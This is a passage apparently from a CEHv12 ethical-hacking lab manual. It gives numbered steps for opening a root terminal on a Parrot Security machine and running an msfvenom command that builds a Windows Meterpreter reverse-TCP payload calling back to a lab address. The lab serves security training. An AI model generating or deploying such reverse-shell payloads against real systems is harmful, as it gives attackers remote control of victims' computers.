
6. Click **OK**.



7. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.




11. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.

